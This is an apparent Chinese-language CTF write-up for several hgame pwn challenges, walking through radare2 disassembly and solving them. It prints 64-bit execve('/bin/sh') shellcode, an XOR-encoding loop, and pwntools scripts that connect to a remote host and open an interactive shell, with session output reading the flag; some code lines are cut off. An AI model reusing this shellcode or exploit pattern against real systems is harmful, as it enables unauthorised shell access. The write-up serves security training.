      ; JMP XREF from 0x00400642 (main)
  ; [0x4f:4]=-1
  ; 'O'
  ; 79
cmp dword [local_4h], 0x4f
jle 0x400644;[gf]
```

```
 0x400644 ;[gf]
      ; JMP XREF from 0x00400667 (main)
mov eax, dword [local_4h]
cdqe
movzx edx, byte [rbp + rax - 0x60]
mov eax, dword [local_4h]
add eax, 1
xor edx, eax
mov eax, dword [local_4h]
cdqe
mov byte [rbp + rax - 0x60], dl
add dword [local_4h], 1
```

```
 0x400669 ;[gg]
lea rdx, qword [local_60h]
mov eax, 0
call rdx
mov eax, 0
leave
ret
```

循环的内容是将read()进来的每一个byte 和 i + 1 xor


可以看出这是一道简单的shellcode的题目，但是需要将shellcode预先处理

（注意的是这是一个64位的程序，所以shellcode也应该是64位的）


我用的shellcode是

```
0x48,0x31,0xff,0x48,0x31,0xc0,0xb0,0x69,0x0f,0x05,0x48,0x31,0xd2,0x48,0xbb,0xff,0x2f,0x62,0x69,0x6e,0x2f,0x73,0x68,0x48,0xc1,0xeb,0x08,0x53,0x48,0x89,0xe7,0x48,0x31,0xc0,0x50,0x57,0x48,0x89,0xe6,0xb0,0x3b,0x0f,0x05
```


然后xor



```
int main() {
    int a[] = {
        0x48, 0x31, 0xff, 0x48, 0x31, 0xc0, 0xb0, 0x69, 0x0f, 0x05, 0x48, 0x31, 0xd2, 0x48, 0xbb, 0xf
    };
    for (int i = 0; i < 43; i++)
    {
        a[i] =(i+1)^a[i];
        printf("\\x%x", a[i]);
    }
}
```



```

from pwn import *

sock = remote('118.24.3.214',10000)

#sock = process('/home/danis/babysc')

sock.sendline("\x49\x33\xfc\x4c\x34\xc6\xb7\x61\x06\x0f\x43\x3d\xdf\x46\xb4\xef\x3e\x70\x7a\x7a\x3a\x65\x7f\x50\xd8\x

sock.interactive()

```




```
danis@ubuntu:~$ python ./b.py
[+] Opening connection to 118.24.3.214 on port 10000: Done
[*] Switching to interactive mode
$ ls
babysc
bin
dev
flag
lib
lib64
run.sh
$ cat flag
hgame{Baby_Baby_S0_E4ay!}Alarm clock
[*] Got EOF while reading in interactive
$
```

得到flag

aaaaaaaaaa

还是用 r2 打开



```
[0x400724] ;[gf]
  ;-- main:
(fcn) sym.main 123
  sym.main ();
; var int local_4h @ rbp-0x4
    ; DATA XREF from 0x0040063d (entry0)
push rbp
mov rbp, rsp
sub rsp, 0x10
; loc.stdout
; [0x601068:8]=0
mov rax, qword [obj.stdout]
mov esi, 0
mov rdi, rax
call sym.imp.setbuf;[ga]
; 0x400716
mov esi, sym.handle
; 14
mov edi, 0xe
call sym.imp.signal;[gb]
mov edi, 0xa
call sym.imp.alarm;[gc]
; 0x400828
; "Welcome to PWN'world!let us aaaaaaaaaa!!!"
mov edi, str.Welcome_to_PWN_world_let_us_aaaaaaaaaa
call sym.imp.puts;[gd]
mov dword [local_4h], 0
jmp 0x400780;[ge]
```

```
 0x400780 ;[ge]
     ; JMP XREF from 0x0040076a (sym.main)
     ; JMP XREF from 0x00400774 (sym.main)
mov eax, dword [local_4h]
; 1
lea edx, dword [rax + 1]
mov dword [local_4h], edx
; 'c'
; 99
cmp eax, 0x63
jle 0x40076c;[gh]
```

```
 0x40076c ;[gh]
     ; JMP XREF from 0x0040078c
call sym.imp.getchar;[gg]
; 'a'
; 97
cmp eax, 0x61
je 0x400780;[ge]
```


```
 0x40078e ;[gl]
  ; 0x400852
  ; "/bin/sh"
mov edi, str.bin_sh
call sym.imp.system;[gk]
mov eax, 0
leave
ret
```

可以看到一个循环，循环体的内容是：将输入的字符跟 'a' 比较，相等就继续，不相等就再见


然后每读取一个字符之后将 [local_4h]（循环初始值为0）的值赋值给 eax， 然后++再赋值回去

最后将eax和0x63比较，如果大于0x63就能跳转到shell

因此



```python

from pwn import *

sock = remote('118.24.3.214','9999')

print sock.recvline()
sock.send('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')
sock.interactive()

```




```
danis@ubuntu:~$ python ./a.py
[+] Opening connection to 118.24.3.214 on port 9999: Done
Welcome to PWN'world!let us aaaaaaaaaa!!!

[*] Switching to interactive mode
$ ls
aaaaaaaaaa
bin
dev
flag
lib
lib64
run.sh
$ cat flag
hgame{Aa4_4aA_4a4aAAA}$
```

得到flag


薯片拯救世界1


这道题



```
| mov eax, dword gs:[0x14]
| mov dword [local_ch], eax
| xor eax, eax
| call sub.setbuf_6cb;[ga]
| sub esp, 0xc
| ; const char * s
| ; 0x80488f8
| ; "Ch1p Save The World--Chapter 1"
| push str.Ch1p_Save_The_World__Chapter_1
| call sym.imp.puts;[gb]
| add esp, 0x10
| call sym.imp.getchar;[gc]
| sub esp, 0xc
| ; const char * s
| ; 0x8048918
| push str....
| call sym.imp.puts;[gb]
| add esp, 0x10
| call sym.imp.getchar;[gc]
| sub esp, 0xc
```

最前面有个 sub.setbuf_6cb，进去发现 flag 被读到内存中了


```
| push 0x3c
| call sym.imp.alarm;[gc]
| add esp, 0x10
| sub esp, 8
| push 0x80488f0
| ;  const char*
| ; 0x80488f2
| ; "flag"
| push str.flag
| call sym.imp.fopen;[gd]
| add esp, 0x10
| mov dword [local_ch], eax
| push dword [local_ch]
| ; esi
| push 1
| ; 24
| push 0x18
| ; FILE *stream
| push 0x804a054
| call sym.imp.fread;[ge]
| add esp, 0x10
| sub esp, 0xc
| ; FILE *stream
| push dword [local_ch]
| call sym.imp.fclose;[gf]
| add esp, 0x10
```
然后发现main 函数后面就是拿我们的输入和flag比较，相等就goodboy，不相等就badboy循环



```
push 0
call sym.imp.read;[ge]
add esp, 0x10
sub esp, 0xc
lea eax, dword [local_24h]
; const char * s
push eax
call sym.imp.strlen;[gf]
add esp, 0x10
mov dword [local_28h], eax
mov eax, dword [local_28h]
sub esp, 4
push eax
lea eax, dword [local_24h]
push eax
; size_t n
push 0x804a054
call sym.imp.strncmp;[gg]
add esp, 0x10
test eax, eax
je 0x804882d;[gh]
```

```
:[gj]                                  0x804882d ;[gh]
                                         ; JMP XREF from 0x08048819
```


但是有个地方很有意思，它先把我们输入的字串做了一个strlen()，得到了字串长度，然后拿这个字串长度作为参数进入strncmp()。所以其实这是一个“弱”strcmp，它只比较了我们输入长度的若干个字符，不会全部比较

